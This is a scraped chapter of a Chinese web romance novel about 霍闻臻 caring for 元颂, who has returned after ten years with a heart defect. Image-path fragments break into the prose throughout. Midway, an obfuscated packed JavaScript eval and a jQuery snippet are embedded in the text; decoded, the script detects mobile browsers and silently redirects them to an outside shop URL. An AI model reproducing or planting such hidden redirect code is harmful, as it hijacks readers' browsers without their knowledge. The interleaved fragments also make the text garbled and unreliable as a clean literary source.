霍闻臻深呼吸一口气,才说:“元颂,不要让我在你嘴巴里听见那个字。“

    他说这话的时候,眉骨压着,黑眸灼灼压迫感极强。

    这是他真的要生气的前兆。

    元颂抿了一下唇,在心里悄悄吐槽十年后的霍闻臻简直是个超级敏感肌,“好好好不说就不说,我爸都没这样打过我......你先把我放下来,我自己能走路。”

    霍闻臻没说什么,沉着气将他放下:“报告说,你心脏上有一个小洞。”

    元颂睁大眼睛,下意识摸了摸自己心口,心脏扑通扑通地跳动着,感到有些不可置信:”确定不是报告误诊了吗?我没什么感觉哎,除了有时候胸闷气喘。“

    电梯门打开,霍闻臻牵着他往车库走,心里不停回想起在医院办公室里和陈绥的对话。

    “房间隔缺损,也就是俗称的先天性心脏病。患者的缺损直径并不算大,但……位置不好,靠近上腔静脉入口。简单来说就是这个洞长在了不太方便修补的地方,手术难度比普通ASD要高一些。”

    “而且从过往病史来看,患者有哮喘,加上心肺功能储备不足,现在上全麻风险高,手术中一旦诱发哮喘,会比普通患者凶险得多。”

    陈绥是霍闻臻曾经的主刀医生。

    几年前霍闻臻意外中枪,子弹打进胸腔,距离心脏只有几毫米,送过来时血压掉到五十,整个人接近休克。

    整个海城找不出第二个比陈绥更专业的心外科医生,所以他相信他的判断。

    目前陈绥不建议元颂做手术。

    等基础指标上去之后再评估手术时机。快的话几个月时间,慢的……

    慢的也不好说,最怕期间有什么意外。

    霍闻臻神色绷紧,太阳穴一突一突的跳,连带着眼眶都在发胀。

    不知怎的,元颂觉得霍闻臻牵着自己的手越来越紧,轻轻叫了他好几声,也没反应。

    “霍闻臻——”少年加大音量,同时用力拽了一下他的手。

    霍闻臻终于停下脚步,意识像是刚从很遥远的地方被拽回来,眼神渐渐聚焦,额前竟然冒了一层细细密密的汗珠。

    元颂小脸严肃:“你怎么了?我叫你好几声了。”

    说真的,霍闻臻这个表情,好像下一秒要给自己奔丧。

    但是他不敢说,因为屁股还疼着。等上了车,元颂还在追问:“心脏有个洞,然后呢,医生怎么说?”

    “嗯。”霍闻臻语气平常,像是在努力降低这件事的可怕性,“先养养身体,到时候可能要做一个小手术......”

    “就这样?”少年音调拔高,显然是不太相信。他刚才明明离开了很久,只是小问题需要谈这么久吗?

    “霍闻臻你看着我的眼睛说。”

    “就这样。”霍闻臻深深地和他对视,神色前所未有的专注:“你只要好好吃饭睡觉,按时吃药就会一定会没事。”

    他不会让十年前的事情重演。

    因为有些错误,犯一次就足够致命了。

    这些年,只要一闭上眼睛就会看见元颂躺在那里毫无生机、再也醒不过来的画面。他像个溺水的人,浑身骨缝都发冷发疼。

    元颂被他看得有些发怔,忽然想到什么:“霍闻臻,是不是十年前我发生了什么事情呀?”

    总感觉他看自己的眼神特别深,像是藏了很多难言的思绪。

    这十年对元颂来说只是睡了一觉。对霍闻臻、对爸妈、曾经的朋友而言,却是实打实流逝的日夜。自己消失了这么久,回来还是十七岁的样子,换谁谁不觉得奇怪。

    霍闻臻眉头微皱:“你醒来之前的记忆,还有吗?”

    元颂认真回想了一下。

    他摇摇头:“没有,只记得在家里睡觉一睁眼就在这里了。感觉脑子里像糊了一堵墙,硬想的话就会头疼。“

    刚说着,他就痛苦地嘶了一声,眉头拧成一团。

    霍闻臻捉住他的手腕,语气不容辩驳:“好了,不许再想了。”

    “不想了不想了。”元颂皱了皱鼻子,索性整个人往霍闻臻身上一躺,脑袋枕上他的大腿,指了指自己眉心理直气壮道:“霍闻臻我头痛,你给我按一下,这里特别疼。”

    这是他小时候就养成的习惯。

    小时候元颂每次做作业久了,或者遇到不懂的的题目就会这样。年少时的霍闻臻一贯是少言的个性,但是对他格外纵容。就连元颂妈妈也会看不下去,倒是霍闻臻外婆笑眯眯的,说他们俩一个愿打一个愿挨

    前排司机从后视镜里看见这一幕,忍不住偷偷掐了一把自己的大腿。他为霍家开了几年车,见惯了霍总冷峻疏离的模样,什么时候见过他伺候别人?

    此刻的霍闻臻正低着头,修长的手指轻轻按在少年的额头上。

    “用力啊霍闻臻,你是不是没吃饭?”元颂又嘟囔了一句,声音带了点懒洋洋的睡意。

    霍闻臻加了些力道,指腹在眉心缓缓打圈,真用力了少年又哼哼叫。

    “到底是重还是轻?”

    海城声名赫赫的霍总,被一个少年指挥得团团转,却一点不耐烦也没有。

    元颂闭着眼睛指挥:“刚才那下太重了,现在刚好,你别动。往左边去一点……不对,再往右……唔......就是这里。”

    霍闻臻垂眸,望着眼睫半阖的少年,眉宇间竟都是温柔:“好点了吗?”

    元颂像只小猫咪一样舒服地叹了口气,心里竟然有点小庆幸,喃喃道:“霍闻臻,还好我找到了你.......”不然想想一个人在十年后的世界里,其实挺可怕的。他不确定有没有人记得自己,也不知道自己该去哪里......

    霍闻臻就像他在这个世界里的一个支点,确定自己真实存在过。

    “嗯,还好。”

    霍闻臻眸似深海,落在少年耳垂鲜红的小痣上,指尖不自觉地轻揉。

    还好只是十年,他等得起。

    ......

    阿姨听说元颂一大早出

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17506455|202127||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    门做了很多检查,晚上特意做了一桌子好吃的。

    元颂午觉睡醒闻到香味,眼睛都亮了,围着阿姨转来转去非要搭把手。

    阿姨是万不敢使唤元颂的,柔声推拒了好几次,后来看见霍先生在旁边没说什么,就把摆碗筷的任务交给了他。

    元颂蹲下来开橱柜找碗碟,嘴里还念叨着“这个好不好看”“那个配什么菜”。阿姨看他忙得认真,忍不住笑,也没忍心告诉他橱柜最下面那层抽屉里就有配好的成套餐具。

    等到终于摆好了,还要拉着阿姨过来欣赏他的杰作。

    元颂从小就是那种很讨长辈喜欢的小孩。

    长得乖,一双狐狸眼看人的时候总像含着笑,嘴巴又甜。

    虽然从小被家里和霍闻臻惯着长大,娇气是真娇气。像个瓷娃娃一样,动不动就生病,可身边的人都愿意迁就他。

    有时候什么都不用做,光看着就让人觉得心里软乎乎的。

    饭菜摆了满满一桌。

    阿姨简单收拾了厨房,看了一眼餐桌旁静静吃饭的两个人,悄悄退下了。

    餐厅暖黄的灯光,落在少年白皙的脸上,像个小天使似的浑身镀了一层柔和的光。

    看起来吃得挺香,碗里的青菜一口没动,偷偷拨到了碗边垒成一座小山。

    像所有大多数挑食的小孩一样,元颂最讨厌吃绿色蔬菜。昨天饿坏了没顾上挑食,今天就开始故态复萌了。

    霍闻臻放下筷子,“元颂。”

    “嗯?”少年顺着他的目光看到自己碗里的罪证,眨巴眨巴眼,试图蒙混过关:“我留到最后吃的。”

    “你哪次留到最后吃了?”

    “这次真的会吃。”

    “那你现在吃。”

    元颂用筷子挑起一根菜叶,皱了皱鼻子,“霍闻臻,这个茼蒿菜有味道,我不喜欢吃,今天可不可以不吃?”霍闻臻看着他,一脸铁面无私:“不行。”

    元颂想起他以前没收自己零食的模样,不禁吐槽:“霍闻臻你都做大老板了,怎么还管我这鸡毛蒜皮的事儿?”

    说实在的,这两天也没见他去工作,净盯着自己了。

    见霍闻臻不为所动,元颂索性放下筷子,开始卖惨。

    “今天不还说我的心脏不好嘛。”少年垂下眼,睫毛委屈地一颤一颤,戏很足:“医生肯定说过要好好养,不能生气,不能情绪波动。你一凶我我就紧张,一紧张我心跳就快,心跳快了对心脏更不好了……”

    他偷偷抬起眼皮瞄了一眼,霍闻臻果然渐渐皱起了眉头,似是在衡量。

    元颂心里有了底,继续加戏:“而且我的胃口就这么大,吃了不爱吃的就吃不下爱吃的,吃不下爱吃的就更瘦,更瘦身体就更差,身体更差说不定就......”

    “好了。”霍闻臻越听越心慌,拿着筷子的手有些抖,“不想吃就不吃,明天让阿姨给你做别的菜。”

    元颂差点没忍住笑,使劲抿着嘴,乖乖“嗯”了一声,低头扒了一大口饭。